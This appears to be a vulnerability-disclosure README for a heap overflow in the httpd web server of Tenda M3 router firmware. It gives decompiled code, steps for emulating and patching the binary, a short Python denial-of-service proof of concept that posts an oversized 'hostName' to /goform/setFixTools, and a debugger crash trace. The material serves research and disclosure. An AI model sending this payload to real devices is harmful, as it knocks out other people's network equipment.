main Vuln / Tenda M3 / formSetFixTools_hostname /

xxy1126 update 20220820 … on Aug 19 History

..	
readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown

Tenda M3 contains heap Overflow Vulnerability

overview


- type: heap overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description

1. Vulnerability Details

the `httpd` in directory `/bin` has a heap buffer overflow. The vunlerability is in fucntion `formSetFixTools`

It calls `malloc(0x28Cu)` to allocate heap buffer, and it copies POST parameter `hostname` tp heap buffer.



```
  case 1:
    s = malloc(0x50u);
    if ( s )
    {
      memset(s, 0, 0x50u);
      v65 = (char *)webGetVar(a1, "hostName", "192.168.10.1");
      v61 = (char *)webGetVar(a1, "packageNum", "3");
      v60 = (char *)webGetVar(a1, "packageSize", "56");
      v59 = (char *)webGetVar(a1, "pro_ver", "4");
      v58 = (char *)webGetVar(a1, "timeout", "1");
      v1 = (char *)s + 16;
      v2 = v65;
      v3 = strlen(v65);
      strncpy(v1, v2, v3);
      v4 = atoi(v61);
```

If v3 > 0x50, that will cause heap overflow due to `strncpy(v1, v2, c3)`


2. Recurring loopholes and POC

use qemu-arm-static to run the `httpd`, we need to patch it before run.


- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login

poc of DOS(deny of service)

```
import requests

data = {
    "networkTool": "1",
        "hostName": "a"*0x100
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setFixTools", data=data, cookies=cookie
print(res.content)
```



```
Program received signal SIGSEGV, Segmentation fault.
0xff5e8e1c in malloc () from /home/tmotfl/IOT/TendaM3/_US_M3V1.0BR_V1.0.0.12(4856)_CN&EN
c.so.0
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────────────────[ RE

*R0   0x3
*R1   0x616150f1
*R2   0xd0ed8
*R3   0x1009
*R4   0x1008
*R5   0xff6034f8 → 0x6d440 (formGetWtpAdvPolicy+3396) ← mov    r0, r3 /* 0xe1a00003 */
*R6   0xcfed0 ← 0x61616161 ('aaaa')
*R7   0xff6091b4 (__malloc_state+52) ← 0
*R8   0x16
*R9   0xff609180 (__malloc_state) ← 0x49 /* 'I' */
*R10  0xff609334 (__malloc_state+436) → 0xff60932c (__malloc_state+428) → 0xff609324 (
ate+412) → 0xff609314 (__malloc_state+404) ← ...
*R11  0x9e0
*R12  0x9e0
*SP   0xfffebed0 → 0xff6043b0 (errno) ← 0x16
*PC   0xff5e8e1c (malloc+1168) ← str    r1, [r2, #4] /* 0xe5821004 */
────────────────────────────────────────────────────────────────────────────────────[ 

 ► 0xff5e8e1c <malloc+1168>    str    r1, [r2, #4]
   0xff5e8e20 <malloc+1172>    b      #malloc+380                    <malloc+380>
    ↓
   0xff5e8b08 <malloc+380>     add    r6, r6, #8
   0xff5e8b0c <malloc+384>     b      #malloc+2224                    <malloc+2224>
    ↓
   0xff5e923c <malloc+2224>    add    r0, sp, #0x18
   0xff5e9240 <malloc+2228>    mov    r1, #1
   0xff5e9244 <malloc+2232>    bl     #_pthread_cleanup_pop_restore@plt

   0xff5e9248 <malloc+2236>    mov    r0, r6
   0xff5e924c <malloc+2240>    add    sp, sp, #0x2c
   0xff5e9250 <malloc+2244>    pop    {r4, r5, r6, r7, r8, sb, sl, fp, pc}
   0xff5e9254 <malloc+2248>    andeq  sl, r1, ip, asr #22
────────────────────────────────────────────────────────────────────────────────────[ 

00:0000│ sp 0xfffebed0 → 0xff6043b0 (errno) ← 0x16
01:0004│    0xfffebed4 → 0xff5d661c (isatty+16) ← rsbs   r0, r0, #1 /* 0xe2700001 */
02:0008│    0xfffebed8 → 0xff60427c (__malloc_lock+20) ← 1
03:000c│    0xfffebedc → 0xff761020 (__pthread_initial_thread) ← 0xff761020
04:0010│    0xfffebee0 ← 0x258
05:0014│    0xfffebee4 ← andeq  r1, r0, r8, lsl r0 /* 0x1018 */
06:0018│    0xfffebee8 → 0xff7506fc (pthread_mutex_unlock) ← push   {r3, r4, r5, lr} 
07:001c│    0xfffebeec → 0xff604268 (__malloc_lock) ← 0
──────────────────────────────────────────────────────────────────────────────────[ BA

 ► f 0 0xff5e8e1c malloc+1168
   f 1 0xff5cd1d4 _stdio_fopen+472
   f 2 0xff5cc628 popen+172
   f 3 0xff63a290 tpi_get_ping_output+560
   f 4  0x4a844 formSetFixTools+956
   f 5  0x15b6c websFormHandler+336
```



```
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
Debug->tpi_systool.c: tpi_get_ping_output(1266)--cmd:ping aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    11926 segmentation fault  sudo chroot . ./qemu bin/httpd
```